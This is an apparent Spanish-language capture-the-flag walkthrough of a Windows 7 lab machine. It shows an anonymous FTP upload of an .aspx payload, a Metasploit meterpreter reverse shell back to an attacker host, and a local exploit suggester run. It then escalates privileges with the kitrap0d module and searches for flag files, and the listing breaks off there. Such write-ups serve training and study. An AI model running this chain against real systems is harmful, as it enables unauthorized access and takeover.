


```
root@chacka0101:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put hackedbychacka0101.aspx
local: hackedbychacka0101.aspx remote: hackedbychacka0101.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2857 bytes sent in 0.00 secs (108.9859 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
11-08-19  03:20AM                 2857 hackedbychacka0101.aspx
11-08-19  03:06AM                  600 hackedbychacka0101.html
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> 
```


En otra terminal, ejecutamos el ataque por medio del payload:



```
       =[ metasploit v5.0.40-dev                          ]
+ -- --=[ 1914 exploits - 1075 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.14.6
LHOST => 10.10.14.6
msf5 exploit(multi/handler) > set RPORT 4444
RPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.6       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
```




```
 Metasploit Park, System Security Interface
 Version 4.0.5, Alpha E
 Ready...
 > access security
 access: PERMISSION DENIED.
 > access security grid
 access: PERMISSION DENIED.
 > access main security grid
 access: PERMISSION DENIED....and...
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!

       =[ metasploit v5.0.40-dev                          ]
+ -- --=[ 1914 exploits - 1075 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.14.6
LHOST => 10.10.14.6
msf5 exploit(multi/handler) > set RPORT 4444
RPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     10.10.14.6       yes       The listen address (an interface may be s
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.5:49158) at 2019-11-04 12:38:33 -0500

meterpreter >
```




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.6:4444 -> 10.10.10.5:49160) at 2019-11-04 12:46:22 -0500

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > shell
Process 3500 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```

Cerramos el Shell de Windows con las teclas abreviadas, Ctrl+c, luego hacemos un **background** de la sesión, para este ejemplo es la número 3:




```
meterpreter > background
[*] Backgrounding session 3...
```

Utilizamos el exploit POST para que nos sugiera cuales exploits locales podríamos utilizar posterior al ingreso, los cuales se muestran a continuación:




```
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 3
SESSION => 3
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 29 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

Como se expiró la sesión, para el ataque de POST Explotación, vamos a volver a generar el ataque y una meterpreter, además el número de sesión nuevo que cambió a 1:




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.14.6
LHOST => 10.10.14.6
msf5 exploit(multi/handler) > set RPORT 4444
RPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.6       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.5:49157) at 2019-11-05 01:42:18 -0500

meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/ms10_015_kitrap0d
```

Configuramos las opciones del exploit local:




```
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  3                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.6       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf5 exploit(windows/local/ms10_015_kitrap0d) > 
```




```
msf5 exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Launching notepad to host the exploit...
[+] Process 2960 launched.
[*] Reflectively injecting the exploit DLL into 2960...
[*] Injecting exploit into 2960 ...
[*] Exploit injected. Injecting payload into 2960...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.6:4444 -> 10.10.10.5:49161) at 2019-11-05 01:47:34 -0500

meterpreter > shell
Process 1988 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>dir /b/s *.txt
dir /b/s *.txt
File Not Found

c:\windows\system32\inetsrv>cd ..
cd ..

c:\Windows\System32>cd ..
cd ..

c:\Windows>cd ..
cd ..

c:\>dir /b/s *.txt
dir /b/s *.txt
c:\Program Files\VMware\VMware Tools\open_source_licenses.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceAmharic.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceArray.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceDaYi.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedQuanPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedShuangPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedZhengMa.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceYi.txt
c:\ProgramData\VMware\VMware Tools\manifest.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\googledesktop.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vistasidebar.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\win7gadgets.txt
c:\Users\Administrator\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\Administrator\AppData\Local\Temp\dd_vcredistMSI21DD.txt
c:\Users\Administrator\AppData\Local\Temp\dd_vcredistUI21DD.txt
```

Ahora vamos a buscar las FLAGs:




```
c:\>dir /b/s *.txt
dir /b/s *.txt
c:\Program Files\VMware\VMware Tools\open_source_licenses.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceAmharic.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceArray.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceDaYi.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedQuanPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedShuangPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedZhengMa.txt
